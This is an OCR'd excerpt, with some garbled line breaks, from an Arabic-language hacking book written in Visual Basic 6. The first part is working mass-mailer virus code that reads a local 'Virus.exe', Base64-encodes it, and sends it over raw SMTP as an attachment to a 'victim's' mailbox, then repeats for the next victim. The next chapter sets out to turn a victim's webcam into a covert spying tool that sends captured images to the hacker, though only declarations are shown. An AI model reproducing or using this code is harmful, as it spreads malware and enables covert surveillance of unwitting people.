" boundary=NextMimePart" & vbCrLf

& "Content-Transfer-Encoding: 7bit" & .    Msg = Msg
vbCrLf
Msg = Msg & "This is a multi-part message in MIME " &
_
"format." & vbCrLf & vbCrLf
Msg = Msg & "--NextMimePart" & vbCrLf & vbCrLf

Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)
```

```
'============================== Send Mail body
Msg = MailBody & vbCrLf
Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"Message Body : " & vbCrLf & String(25, "-") & _
vbCrLf & Msg

Call SendData(LlistenSocket, Msg & vbCrLf)

'============================== Send Attachment

' للملف المرفق مهم جداً ولا تحاول التغيير فيه كثيراً حيث يتم تعريفHeader ال
' , أيضا يتم تعريف اسم Base64 المرفق لخادم البريد علي أنه تم تشفيره لنظام
' ويمكنك تغيير application/octet-stream المرفق ونوعه وهنا سيكون نوعه
'نوعه إلي أي نوع أخر فمثلاً لو أردت نوع الملف المرفق فيديو فيكون
' "Content-Type: Video/Mpeg"

Msg = vbCrLf & "--NextMimePart" & vbCrLf

Msg = Msg & "Content-Type: application/octet-stream; " & _
"name=" & Chr$(34) & FileName & Chr$(34) & vbCrLf

Msg = Msg & "Content-Transfer-Encoding: base64" & vbCrLf

Msg = Msg & "Content-Disposition: attachment;" & _
"filename=" & Chr$(34) & FileName & Chr$(34) & vbCrLf
```

```
Form1.txtStatus = Form1.txtStatus & vbCrLf & Msg

' إلي خادم البريدHeader نقوم بإرسال هذا ال

Call SendData(LlistenSocket, Msg & vbCrLf)

' 8 kb فيما يلي سنقوم بفتح ملف الفيروس وتقسيمه إلي أجزاء الجزء الواحد سيكون
' وذلك لأنه مثلا إذا كان حجم الفيروس 40 كيلو بايت ..فأننا لن نستطيع أن نرسل
' تلك الأربعين كيلو بايت مباشرة إلي خادم البريد.. فبالتأكيد سيحدث فقد في البيانات
' Dial up , لكن إذا كنت LAN المرسلة عبر الشبكة , وخصوصا إذا كنت داخل ' فسيتم
تمرير تلك الأربعين كيلو بايت كاملة إلي خادم البريد.. ولكننا لن ندع مجال
' للخطأ بعدما وصلنا لتلك النقطة وبالتالي لابد من تجزيء ملف الفيروس وإرسال
' كل جزء علي حدي

Open "C:|Virus.exe" For Binary As #3
sTemp = Space(LOF(3))
Get #3, , sTemp
Close #3

' وهي مسئوله عن تحويل mdlEncode توجد في موديول EncodeStr64
الدالة ' وذلك عن طريق استخدام لوغاريتم معين يقوم Base64 بايتات الملف إلي نظام
' كل ثلاث بايتات إلي أربعة بايتات ثم تحويل كل بايت إلي المقابل له من الحروف
' وعند خادم البريد يقوم بعكس العملية

EncodedData = EncodeStr64(sTemp)

For i = 1 To Len(EncodedData) Step 8192

SplitData = Trim$(Mid$(EncodedData, i, 8192))
```

' تأخير الوقت 5 ثواني حتى يتم إرسال ال 8 كيلو بايت إلي خادم البريد
' وذلك في كل مرة جديدة من التكرار

```
Start = Timer
While Timer - Start < 5
DoEvents
Wend

Call SendData(LlistenSocket, SplitData)

DoEvents
Next i
```

' تأخير الوقت مرة أخري حتى يتم الانتهاء من إرسال أخر جزء لملف الفيروس
' حتى لا تتشوه المعلومات التي سنرسلها فيما بعد مع أخر جزء للفيروس

```
Start = Timer

While Timer - Start < 5
DoEvents
Wend
```

' وهو يمثل نقطة انتهاء التشفير للملف المرفق ولابد من إرساله *Header* أخر ال
' حتى يعرف خادم البريد نقطة نهاية الملف المرفق, وبالتالي نستطيع إرفاق ملف
'Header بإعادة نفس الخطوات لإرسال ال *"--NextMimePart"* أخر بعد جملة
' الخاص بالملف المرفق ثم بيانات التشفير للملف المرفق ثم جملة النهاية وهكذا ..

```
Call SendData(LlistenSocket, vbCrLf & "--NextMimePart--" & _
vbCrLf)
'===============================
```

' لم يتبقى إلا إلي إرسال النقطة حتى يتم اعتماد الرسالة وإرسالها إلي بريد الضحية

' وإذا تذكرت أنني قلت في بداية الموضوع أنه يجب أن نرسل النقطة في تلك الصيغة ' :

```
'     Carriage Return + linefeed (CRLF)
'
.
'     Carriage Return + linefeed (CRLF)
```

' ' وهذا ما سنقوم بعمله بالفعل .

```
Msg = "." & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg
Call SendData(LlistenSocket, Msg)
'=============================
```

' ثم نرسل أمر الخروج من الاتصال

```
Msg = "quit" & vbCrLf
Form1.txtStatus = Form1.txtStatus & Msg

Call SendData(LlistenSocket, Msg)

While step < 5
DoEvents
If step = -100 Then step = 0: SendEMail = False:
Exit _

Function
Form1.Timer1.Enabled = True
Wend

Form1.Timer1.Enabled = False

step = 0
```

' ثم نقوم بغلق المقبس

```
closesocket (LlistenSocket)
Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"Congratulations! Your Email has been Sent To " &
_
Mailto & vbCrLf
```

' تبيع الوقت لمدة ثانيتين حتى تري رسالة نجاح الإرسال

```
Start = Timer
While Timer - Start < 2
DoEvents
Wend
```

' بأكمله تمهيداً لإرسال رسالة أخري Log ثم حذف ال

```
Form1.txtStatus = ""
```

' حتى True تساوي SendEMail وأخيرا أهم خطوة وهي وضع قيمة الدالة
WinsockConnect ' يتحقق شرط إرسال الايميل لضحية أخر في إجراء

```
SendEMail = True

End Function
```

' والذي SendData سوي إجراء mdlSubClass لم يتبقى قي شفرة موديول
'نقوم بإرسال الأوامر عبره إلي خادم البريد , وفائدة هذا الإجراء أنه يقوم بتحويل
' , يكون الحرف حجمه 2 بايت Unicode النصوص داخل الفيجوال بيسيك من قيم
' حجم الحرف بها واحد بايت , وذلك لأن خادم البريد لن يستطيع التعامل إلا Byte
مع' ANSI Byte Array

```
Public Function SendData(ByVal Sock&, Message As _
```

```
Variant) As Long
Dim TheMsg() As Byte

TheMsg = StrConv(Message, vbFromUnicode)

If UBound(TheMsg) > 0 Then

SendData = send(Sock, TheMsg(0), _
UBound(TheMsg) + 1, 0)
End If

End Function
```

التجسس ومراقبة حركة الضحية برمجياً :

في هذا الجزء من الكتاب ستتعلم كيف يمكن للهاكر الاستفادة من كاميرا ويب صغيرة " الويب كأم " بتحويلها برمجياً إلي جهاز مجس حركة قوي بحيث يجس أي حركة تحدث علي جهاز الضحية ومن ثم يمكن تسجيل تلك الحركات كصور علي جهاز الضحية ثم إرسالها برمجياً إلي الهاكر..

متطلبات تنفيذ هذا العمل :

1. ويب كأم " يصل سعرها الآن إلي 35 جنيه مصري " .
2. قراءة هذا الفصل .

ستتعلم كيف يمكنك أخذ صور من الكاميرا , كما ستتعلم كيف يمكنك التأكد من وجود حركة أمام الكاميرأ أم لا من خلال البيكسلز وألوانها .

الكود المطلوب منك تعلمه هو كود بسيط لايتعدي خمس صفحات .. لكنـه سـيمكنك مـن تنفيذ تحويل الويب كأم إلي جهاز مجس حركة .. فكرة عمل البرنامج هي التقاط صورة كل ثانية .. الصورة عبارة عن مجموعة من النقط علي الشاشة Pixels , كل نقطة Pixel بلـون معين مما يجعلنا نري الصورة التي نراها علي شاشة الحاسب .. في حالة تغير لون مجموعـة من نقاط الشاشة Pixels في الصورة الحالية عن الصورة السابقة فهذا يعنـي وجـود حركـة أمام الكاميراً .. وفي حالة حدوث هذا الشرط While سيتم تـشغيل جهـاز الإنـذار .. سـواء كان صوتي Voice أو إرسال رسة عبر البريد الإلكترونـي Automatic Email مرفـق بها الصورة التي تم جس الحركة عيلها .. أو إرسال إشارة كهربية غلي جهاز أخر

بداية العمل :

قم بفتح الفيجوال بيسك 6 .. وقم ببدء مشروع جديد ثـم قـم بغـضافة نافـذة جديـدة إلـي المشروع غير النافذة Form1 أي سيكون لديك نافذتين Form1و Form2 .


النافذة Form1

ضع علي النافذة Form1 الأدوات التالية :


Tool	Name	Caption	Other
Label	Label1	Motion Detection Program	
Label	Label2		
PictureBox	Picture1		
CommandButon	Command1	Show Play	
CommandButon	Command2	Record	
Timer	Timer1		Interval = 50
Timer	Timer2		Interval = 250

ملحوظة :


ستجد خاصية Interval بعد أن تقوم بإنشاء الأداة Timer ثم الضغط عليه والتوجه إلي النافذة Properties :



أي ستكون النافذة التي تصممها كما في الصورة التالية :



ولتوضيح الأدوات علي النافذة أنظر الصورة التالية :



بداية كتابة الكود :

أولاً : منطقة التصاريح العامة :

لاستدعاء مكتبة الكاميرا قم بكتابة الكود التالي :

```
Private Declare Function SendMessage Lib "USER32" Alias
"SendMessageA" (ByVal hwnd As Long, ByVal wMsg As
Long, ByVal wParam As Long, lParam As Any) As Long

Private Declare Function capCreateCaptureWindow Lib
"avicap32.dll" Alias "capCreateCaptureWindowA" (ByVal
lpszWindowName As String, ByVal dwStyle As Long, ByVal x
As Long, ByVal Y As Long, ByVal nWidth As Long, ByVal
nHeight As Long, ByVal hwndParent As Long, ByVal nID As
Long) As Long
```

لاستدعاء مكتبة الصوت :

```
Private Declare Function sndPlaySound Lib "winmm.dll" Alias
"sndPlaySoundA" (ByVal lpszSoundName As String, ByVal
uFlags As Long) As Long
```

ثم قم بكتابة الكود التالي :

```
Private mCapHwnd As Long
Private Const CONNECT As Long = 1034
Private Const DISCONNECT As Long = 1035
Private Const GET_FRAME As Long = 1084
Private Const COPY As Long = 1054
```

الآن قم بالتصريح عن مجموعة المتغيرات التالية :

```
Dim P() As Long

Dim POn() As Boolean

Dim inten As Integer

Dim i As Integer, j As Integer

Dim Ri As Long, Wo As Long

Dim RealRi As Long

Dim c As Long, c2 As Long

Dim R As Integer, G As Integer, B As Integer

Dim R2 As Integer, G2 As Integer, B2 As Integer
```

```
Dim Tppx As Single, Tppy As Single

Dim Tolerance As Integer

Dim RealMov As Integer

Dim Counter As Integer

Private Declare Function GetTickCount Lib "kernel32" () As Long

Dim LastTime As Long

'رقم الصورة المأخوذة من الكاميرا
Dim x

'اسم المجلد الذي سيتم تخزين الصور فيه
Dim FRName

Dim chkf As Boolean

Option Explicit
```

في النهاية سيكون شكل التصريحات العامة كالتالي :

```
'FOR WEBCAM DECLARATIONS
Private Declare Function SendMessage Lib "USER32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Private Declare Function capCreateCaptureWindow Lib "avicap32.dll" Alias "capCreateCaptureWindowA" (ByVal lpszWindowName As String, ByVal dwStyle As Long, ByVal x As Long, ByVal Y As Long, ByVal nWidth As Long, ByVal
```

```
nHeight As Long, ByVal hwndParent As Long, ByVal nID As
Long) As Long
'Play Sound
Private Declare Function sndPlaySound Lib "winmm.dll" Alias
"sndPlaySoundA" (ByVal lpszSoundName As String, ByVal
uFlags As Long) As Long
Private mCapHwnd As Long
Private Const CONNECT As Long = 1034
Private Const DISCONNECT As Long = 1035
Private Const GET_FRAME As Long = 1084
Private Const COPY As Long = 1054
'declarations
Dim P() As Long
Dim POn() As Boolean
Dim inten As Integer
Dim i As Integer, j As Integer
Dim Ri As Long, Wo As Long
Dim RealRi As Long
Dim c As Long, c2 As Long
Dim R As Integer, G As Integer, B As Integer
Dim R2 As Integer, G2 As Integer, B2 As Integer
Dim Tppx As Single, Tppy As Single
Dim Tolerance As Integer
Dim RealMov As Integer
Dim Counter As Integer
Private Declare Function GetTickCount Lib "kernel32" () As
Long
Dim LastTime As Long
